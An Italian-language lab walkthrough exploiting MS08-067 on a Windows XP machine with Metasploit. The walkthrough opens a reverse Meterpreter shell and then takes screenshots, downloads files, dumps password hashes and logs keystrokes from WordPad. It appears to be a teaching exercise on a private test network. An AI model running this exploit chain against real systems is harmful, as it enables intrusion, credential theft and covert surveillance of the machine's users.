HACKING WINDOWS XP

Kali Linux – indirizzo IP: 192.168.1.100

Windows XP – indirizzo IP: 192.168.1.200 (firewall disattivato)

Tramite la funzione *search* ricerchiamo il codice bulletin della vulnerabilità

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > _
```

Con il comando *use* seleziono l'exploit

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Con il comando *set RHOSTS* configuro l'indirizzo IP della macchina target

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.me
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```


Con il comando *exploit* avviamo l'exploit appena configurato

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1033) at 2023-09-26 11:25:03 -0400

meterpreter > _
```

Una volta ottenuta una sessione *meterpreter* possiamo lanciare i comandi seguenti:

1. Screenshot della schermata

```
meterpreter > screenshot
Screenshot saved to: /home/kali/PDAWeQCz.jpeg
```



2. Lista delle eventuali webcam collegate

```
meterpreter > webcam_list
[-] No webcams were found
```

3. Informazioni del sistema

```
meterpreter > sysinfo
Computer        : COMPUTERXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

4. Configurazione di rete

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:52:52:45
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0
```

5. Visualizzare la tabella di routing

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.1    10      2
    127.0.0.0        255.0.0.0        127.0.0.1      1       1
    192.168.1.0      255.255.255.0    192.168.1.200  10      2
    192.168.1.200    255.255.255.255  127.0.0.1      10      1
    192.168.1.255    255.255.255.255  192.168.1.200  10      2
    224.0.0.0        240.0.0.0        192.168.1.200  10      2
    255.255.255.255  255.255.255.255  192.168.1.200  1       2

No IPv6 routes were found.
```

6. Navigazione tra file e cartelle

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > ls
Listing: C:\WINDOWS
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2023-09-26 11:14:17 -0400  0.log
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:59 -0400  AppPatch
100666/rw-rw-rw-  1272     fil   2001-08-23 07:00:00 -0400  Blue Lace 16.bmp
100666/rw-rw-rw-  17062    fil   2001-08-23 07:00:00 -0400  Coffee Bean.bmp
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:40 -0400  Config
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:40 -0400  Connection Wizard
040777/rwxrwxrwx  0        dir   2023-09-21 15:03:19 -0400  Cursors
040777/rwxrwxrwx  0        dir   2023-09-21 15:03:54 -0400  Debug
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:46 -0400  Downloaded Program Files
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:40 -0400  Driver Cache
100666/rw-rw-rw-  130      fil   2023-09-21 15:03:21 -0400  DtcInstall.log
100666/rw-rw-rw-  11569    fil   2023-09-21 15:03:28 -0400  FaxSetup.log
100666/rw-rw-rw-  16730    fil   2001-08-23 07:00:00 -0400  FeatherTexture.bmp
040555/r-xr-xr-x  0        dir   2023-09-21 17:01:31 -0400  Fonts
100666/rw-rw-rw-  17336    fil   2001-08-23 07:00:00 -0400  Gone Fishing.bmp
100666/rw-rw-rw-  26582    fil   2001-08-23 07:00:00 -0400  Greenstone.bmp
040777/rwxrwxrwx  0        dir   2023-09-21 15:03:33 -0400  Help
040777/rwxrwxrwx  0        dir   2023-09-21 15:05:37 -0400  Installer
040777/rwxrwxrwx  0        dir   2023-09-21 17:01:00 -0400  L2Schemas
100666/rw-rw-rw-  1487     fil   2023-09-21 15:03:28 -0400  MedCtrOC.log
040777/rwxrwxrwx  0        dir   2023-09-21 17:00:59 -0400  Media
```

7. Ricerca di file specifici

```
meterpreter > search -f *.rtf
Found 1 result...
=================

Path                                                Size (bytes)  Modified (UTC)
----                                                ------------  --------------
c:\Documents and Settings\admin\Desktop\file prova.rtf  8             2023-09-26 11:26:05 -0400
```

8. Download di file

```
meterpreter > download 'Santa Fe Stucco.bmp'
[*] Downloading: Santa Fe Stucco.bmp → /home/kali/Santa Fe Stucco.bmp
[*] Downloaded 64.29 KiB of 64.29 KiB (100.0%): Santa Fe Stucco.bmp → /home/kali/Santa Fe Stucco.bmp
[*] Completed  : Santa Fe Stucco.bmp → /home/kali/Santa Fe Stucco.bmp
```

9. Recupero delle hash delle password degli utenti

```
meterpreter > hashdump
admin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:b6f3ca806eae7b28761ef31b72e7a993:66e97d9b36e6e16da07f2775e0978a3c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3f27f38db6fbc4f4935c71f129a78356:::
```

10. Dump della tastiera del testo immesso nell'applicativo WordPad

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 352   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 572   1040  wuauclt.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wuauclt.exe
 576   352   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 600   352   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 676   600   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 688   600   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 724   676   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 844   676   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 924   676   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1040  676   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1100  676   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1116  1040  wscntfy.exe       x86   0        COMPUTERXP\admin              C:\WINDOWS\system32\wscntfy.exe
 1200  676   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1500  676   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1512  1464  explorer.exe      x86   0        COMPUTERXP\admin              C:\WINDOWS\Explorer.EXE
 1668  1512  ctfmon.exe        x86   0        COMPUTERXP\admin              C:\WINDOWS\system32\ctfmon.exe
 1932  1512  wordpad.exe       x86   0        COMPUTERXP\admin              C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
 2020  1512  cmd.exe           x86   0        COMPUTERXP\admin              C:\WINDOWS\system32\cmd.exe
```

Con il comando *migrate* ci spostiamo sul processo *wordpad.exe*, poi con il comando *keyscan_start* inizia la cattura dei tasti e infine con il comando *keyscan_dump* mostriamo a video il risultato di questa cattura.

```
meterpreter > migrate 1932
[*] Migrating from 1040 to 1932...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1932
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
testo di prova

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```